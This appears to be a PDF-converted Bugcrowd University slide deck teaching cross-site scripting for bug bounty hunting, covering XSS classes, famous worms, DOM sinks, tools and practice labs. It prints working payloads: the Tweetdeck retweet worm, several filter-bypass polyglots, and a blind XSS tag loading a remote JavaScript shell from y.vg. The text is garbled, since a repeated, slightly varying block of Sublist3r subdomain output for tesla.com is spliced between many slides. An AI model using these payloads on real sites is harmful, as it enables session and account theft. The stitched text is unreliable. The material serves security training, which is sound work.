

```
root@kali:~/Desktop/Tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificate..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[*] Finished now the enumeration
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Cross Site Scripting

Bugcrowd University



bugcrowd.com

Module Trainer

- JP Villanueva - @swagnetow
- Trust & Security Engineer @Bugcrowd
- Programmer, hacker, speaker, gamer!





Module Outline

1. Module Reading
2. Introduction to XSS
3. Classic Examples of XSS
4. Best Practices
5. Advances in XSS
6. Tools
7. Labs
8. Resources and References

Module Reading

- Web Application Hacker's Handbook (2nd Edition)
 - Chapter 12 - Attacking Users: Cross-Site Scripting
- OWASP Testing Guide 4.0
 - 4.8.1 Testing for Reflected Cross Site Scripting (OTG-INPVAL-001)
 - 4.8.2 Testing for Stored Cross Site Scripting (OTG-INPVAL-002)
 - 4.12.1 Testing for DOM based Cross Site Scripting (OTG-CLIENT-001)
- Mozilla Developer Network - Web Docs
 - Introduction to the DOM



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[*] Finished now the Google Enumeration ..
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Introduction



Introduction to Cross Site Scripting

- History
- What is it?
- When/Where do you find it?
- How do you find it
- How impactful is this?
- What can you do with XSS?

```
root@kali:~/Desktop/Tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now blocking IP requests
[*] Finished now the Google Enumeration
[*] Total Unique Subdomains Found: 36
```


```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

classes of XSS



Classes of XSS

- Reflective XSS
- Stored XSS
- DOM XSS
- Blind XSS
- Flash-based XSS
- Self XSS




```
root@kali:~/Desktop/Tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in 591..
[*] Searching now in LiveHosts..
[!] Error: Google probably blocked our requests
[*] Found 36 subdomains for tesla.com
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Classic Examples of XSS




Myspace Worm - Stored XSS


- <https://samy.pl/popular/tech.html>



Tweetdeck Worm - Stored XSS

- <https://threatpost.com/tweetdeck-taken-down-in-wake-of-xss-attacks/106597/>



 ***andy**
@derGeruhn ⚙️ Follow

<script
class="xss">\$(' .xss').parents().eq(1).find('a').e
q(1).click();\$('[data-
action=retweet]').click();alert('XSS in
Tweetdeck')</script> ❤️

RETWEETS **71,317** FAVORITES **10,509**

12:36 PM - 11 Jun 2014

```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocked
[*] Finished now the Google Enumerate
[*] Total Unique Subdomains Found: 36
```


```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Best Practices



Best Practices

- Start slow!
- Don't get discouraged!
- Keep a list of common payloads
- Use Burp Intruder



A screenshot of the Burp Intruder interface. It shows a list of options with checkboxes: 'Case sensitive' (unchecked), 'Regex' (unchecked), and 'Auto-scroll to match when text changes' (checked). Below the options is a navigation bar with buttons for '?' (help), '<' (previous), '+', and '>' (next), followed by an input field containing the text 'swagneto'.

Injections

```
“  
“>  
“><>  
“><script>  
“></script>  
“><script>alert(1)</script>  
“><script>confirm(1)</script>  
...  
”
```

```
root@kali:~/Desktop/Tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS
[!] Error: Google probably now I
[*] Finished now the Google Enumeration
[*] Total Unique Subdomain Found 36
```


```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Advances in XSS



Advances in XSS

- DOM XSS
- XSS Polyglots
- Blind XSS



DOM XSS - What to Look For?

Sources:

document.url
document.referrer
location
location.href
location.search
location.hash
location.pathname

Sinks:

element.innerHTML()
element.outerHTML()
eval()
setTimeout()
setInterval()
document.write()
document.writeln()



DOM XSS - What Does It Look Like?

```
<!DOCTYPE html>
<html>
  <body>
    <script>
      var source = "Hello " + decodeURIComponent(location.hash.split("#")[1]); //Source
      var divElement = document.createElement("div");
      divElement.innerHTML = source; //Sink
      document.body.appendChild(divElement);
    </script>
  </body>
</html>
```

```
GET www.vulnerable-website.example#
```

XSS Polyglot #1 (RSnake)

```
';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//--></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>
```

Multi-context, filter bypass based polyglot payload #1 (OWASP [XSS Cheat Sheet](#))

XSS Polyglot #2 (0xsobky)

```
jaVasCript:/*-/*`/*\`/*!/*"/**/(/* */oNcliCk=alert()  
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/  
--!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
```


- <https://github.com/0xsobky/HackVault/wiki/Unleashing-an-Ultimate-XSS-Polyglot>

XSS Polyglot #3 (Ashar Javed)

```
"">><marquee><img src=x  
onerror=confirm(1)></marquee>"></plaintext\></|\><plaintext/onmouse  
over=prompt(1)><script>prompt(1)</script>@gmail.com<isindex  
formaction=javascript:alert(/XSS/  
type=submit>'-->"></script><script>alert(1)</script>"><img/id="confirm&  
lpar;1)"/alt="/"src="/"onerror=eval(id&%23x29;>"">
```

- Multi-context, filter bypass based polyglot payload #2 (Ashar Javed [XSS Research](#))

Blind XSS




1

FRANS: I REALLY ENJOY MY NEW SUPER ADMIN ACCESS THIS MORNING !!!

4


"><script src=//y.vg></script>"<script

First Name *	Mobile Phone
<script src=//y.vg></script>	US +1
Last Name *	Home Phone
<script src=//y.vg></script>	US +1
Organization	Work Phone *
Organization	US



JAMIE: I REALLY ENJOY MY SUPER ADMIN ACCESS THIS MORNING !!!

2



3

Y.vg is a javascript shell !#!



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[*] Finished now the Google Enumeration ...
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Tooling



Tooling

- Blind XSS
 - XSS Hunter
 - Sleepy Puppy
 - KnoXSS

XSSHunter (Blind)

Payload:

- The vulnerable page's URI
- Origin of Execution
- The Victim's IP Address
- The Page Referer
- The Victim's User Agent
- All Non-HTTP-Only Cookies
- The Page's Full HTML DOM
- Full Screenshot of the Affected Page
- Responsible HTTP Request (If an XSS Hunter compatible tool is used)

Nods to BeeF & XSShell

XSS Payload Fires			
Thumbnail	Victim IP	Vulnerable Page URI	Options
	50.184. [redacted]	http://www.insecurelabs.org/Talk/Details/1?RemoveWarning=1	View Full Report Resend Email Report Delete

[XSSHunter] XSS Payload Fired On <http://www.insecurelabs.org/Talk/Details/1>

no-reply@xsshunter.com
to me

XSS Hunter Report




This report has been generated by an XSS Hunter server and contains the details of a cross-site scripting vulnerability. The tracking ID is **a832d18740**, the triggering browser reports the time of execution to be 1451328473845.

Vulnerable Page URL
http://www.insecurelabs.org/Talk/Details/1
User IP Address
99.99. [redacted]
Referer
http://www.insecurelabs.org/Talk

XSS Hunter BETA

XSS Fires

- Collected Pages
- Payloads
- Settings

XSS Payload Fires			
Thumbnail	Victim IP	Vulnerable Page URI	Options
	93.178.21...	http://www...	View Full Report Resend Delete
	88.243.13...	http://pum...	View Full Report Resend Delete
	88.243.13...	http://pum...	View Full Report Resend Delete

Other Blind XSS Frameworks

LewisArdern / bXSS

Watch 4 Star 51 Fork 8

Code Issues 4 Pull requests 0 Projects 0 Wiki Insights

bXSS is a simple Blind XSS application adapted from <https://cure53.de/m>

SMS SUPPORT

ssl / ezXSS

Watch 19 Star 244 Fork 54

Code Issues 1 Pull requests 1 Projects 0 Wiki Insights


ezXSS is an easy way to test (blind) XSS

payload xss blind php screenshot test xss-vulnerability xss-exploitation xss-detection xss-attacks xss-injection xss-scanner

blind-xss easy-to-use easy

Jackmasa's XSS Mindmap

XSS (长短短, @jackmasa)



```
root@kali:~/Desktop/tools/Sublist3r# python sublist3r.py -d tesla.com
```

Sublist3r

Coded By Ahmed Aboul-Ela - @aboul3la

```
[*] Enumerating subdomains now for tesla.com
[*] Searching now in Baidu..
[*] Searching now in Yahoo..
[*] Searching now in Google..
[*] Searching now in Bing..
[*] Searching now in Ask..
[*] Searching now in Netcraft..
[*] Searching now in DNSdumpster..
[*] Searching now in Virustotal..
[*] Searching now in ThreatCrowd..
[*] Searching now in SSL Certificates..
[*] Searching now in PassiveDNS..
[!] Error: Google probably now is blocking our requests
[*] Finished now the Google Enumeration ...
[*] Total Unique Subdomains Found: 36
```

```
www.tesla.com
auth.tesla.com
autodiscover.tesla.com
blog.tesla.com
comparison.tesla.com
dev.tesla.com
eua-origin.tesla.com
forums.tesla.com
imap.tesla.com
ir.tesla.com
lyncdiscover.tesla.com
model3.tesla.com
my.tesla.com
naa-origin.tesla.com
nas-origin.tesla.com
new.tesla.com
new-dev.tesla.com
partners.tesla.com
pop.tesla.com
powerwall.tesla.com
resources.tesla.com
shop.tesla.com
```

Labs



Labs

bWapp Section - A3 - Cross-Site Scripting (XSS)

- Cross-Site Scripting - Reflected (GET)
- Cross-Site Scripting - Reflected (POST)
- Cross-Site Scripting - Reflected (JSON)
- Cross-Site Scripting - Reflected (AJAX/JSON)
- Cross-Site Scripting - Reflected (AJAX/XML)
- Cross-Site Scripting - Reflected (Back Button)
- Cross-Site Scripting - Reflected (Custom Header)
- Cross-Site Scripting - Reflected (Eval)
- Cross-Site Scripting - Reflected (HREF)
- Cross-Site Scripting - Reflected (Login Form)
- Cross-Site Scripting - Reflected (phpMyAdmin)
- Cross-Site Scripting - Reflected (PHP_SELF)
- Cross-Site Scripting - Reflected (Referer)
- Cross-Site Scripting - Reflected (User-Agent)
- Cross-Site Scripting - Stored (Blog)
- Cross-Site Scripting - Stored (Change Secret)
- Cross-Site Scripting - Stored (Cookies)
- Cross-Site Scripting - Stored (SQLiteManager)
- Cross-Site Scripting - Stored (User-Agent)

The screenshot shows a web browser window displaying the bWAPP application. The page title is "bWAPP - XSS" and the URL is "localhost:1337/bwapp/bwapp/xss_get.php". The page has a yellow header with the bWAPP logo and a bee icon. Below the logo, it says "an extremely buggy web app!". On the right side of the header, there is a "Choose your bug" dropdown menu set to "bWAPP v2.2" and a "Hack" button. Below that, there is a "Set your security level" section with a dropdown menu set to "low" and a "Set" button. The main content area has a dark navigation bar with links: "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee". The main content area displays the title "/ XSS - Reflected (GET) /" and a form with the label "Enter your first and last name:". The form has two input fields: "First name:" and "Last name:", and a "Go" button. On the right side of the main content area, there are social media icons for Twitter, LinkedIn, Facebook, and Blogger. At the bottom of the page, there is a footer with the text: "bWAPP is licensed under: [Creative Commons License] © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet containing all solutions! / Need an exclusive training?". The Windows taskbar is visible at the bottom of the screenshot, showing various application icons and the system tray with the date and time: "ENG 11:55 AM INTL 04-Sep-17".

Additional Labs

Pentesterlab

- XSS and MYSQL FILE
- Web for Pentester
- Web for Pentester II



PentesterLab

The screenshot shows the PentesterLab website interface. At the top, there is a navigation bar with 'PentesterLab.com' and 'Home'. Below this is a large header section titled 'Web For Pentester' with the subtitle 'This exercise is a set of the most common web vulnerabilities'. A social media follow button for '@PentesterLab' with 846 followers is visible. The main content area is divided into six categories of vulnerabilities, each with a list of examples:

- XSS**
 - Example 1
 - Example 2
 - Example 3
 - Example 4
 - Example 5
 - Example 6
 - Example 7
 - Example 8
 - Example 9
 - Example 10
- SQL injections**
 - Example 1
 - Example 2
 - Example 3
 - Example 4
 - Example 5
 - Example 6
 - Example 7
 - Example 8
 - Example 9
- Directory traversal**
 - Example 1: [Progress indicator]
 - Example 2: [Progress indicator]
 - Example 3: [Progress indicator]
 - Example 4: [Progress indicator]
- File Include**
 - Example 1
 - Example 2
- Code injection**
 - Example 1
 - Example 2
- Commands injection**